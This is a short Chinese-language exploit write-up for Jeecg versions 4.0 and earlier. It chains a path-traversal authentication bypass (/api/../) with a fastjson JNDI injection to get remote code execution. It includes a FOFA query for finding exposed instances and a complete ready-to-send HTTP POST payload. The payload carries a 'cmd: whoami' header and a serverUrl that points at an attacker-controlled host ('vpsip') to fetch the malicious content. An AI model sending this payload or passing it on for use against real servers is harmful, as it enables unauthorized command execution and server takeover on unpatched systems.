J10-3JeecgBoot-企业级低代码平台-RCE


漏洞描述：

Jeecg(J2EE Code Generation) 是开源的代码生成平台，目前官方已停止维护。Jeecg4.0及之前版本中，由于 /api 接口鉴权时未过滤路径遍历，攻击者可构造包含 ../ 的url绕过鉴权。并且内部有使用 fastjson1.2.31漏洞版本，攻击者可构造恶意请求利用 jeecgFormDemoController.do?interfaceTest 接口进行 jndi 注入攻击实现远程代码执行，获取服务器权限。

影响版本：

```
version <= 4.0
```

网站图片：



网络测绘：

fofa语法：

FOFA：app="JEECG"

漏洞复现：

payload：

```
POST /api/../jeecgFormDemoController.do?interfaceTest= HTTP/1.1
Host: your-ip
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
cmd: whoami

serverUrl=http://vpsip/jeecg.txt&requestBody=1&requestMethod=GET
```

效果图: